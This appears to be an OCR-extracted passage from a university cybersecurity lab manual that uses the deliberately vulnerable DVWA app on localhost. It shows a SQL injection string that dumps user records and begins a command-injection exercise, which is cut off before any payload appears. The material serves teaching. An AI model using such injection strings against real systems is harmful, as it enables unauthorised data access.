
Goto DVWA security



Click on impossible



set as LOW.




Click submit.


Attacking the system:

- SQLInjection:

Enter 1 and Click submit




Enter 2 and Click submit



Enter %’ or ‘1’=’1

It displays all the information.


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: SQL Injection
User ID: %' or '1'='1 Submit
ID: %' or '1'='1
First name: admin
Surname: admin
ID: %' or '1'='1
First name: Gordon
Surname: Brown
ID: %' or '1'='1
First name: Hack
Surname: Me
ID: %' or '1'='1
First name: Pablo
Surname: Picasso
ID: %' or '1'='1
First name: Bob
Surname: Smith
More Information

VIVA Questions

1. What is an Attack?

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2. What is VMWare?

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3. What is SQL Injection Attack?

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4. What is the command used to clear the privileges in kali linux ?

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……..

……

5. What is Burpsuite?

……


……..

……


Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

—----------Command Injection Attack—----------

sudo service apache2 start




goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php




username: admin

password: password




click create database


we get http://127.0.0.1/DVWA/index.php




Goto DVWA security




Click on impossible



Set as LOW and click Submit.

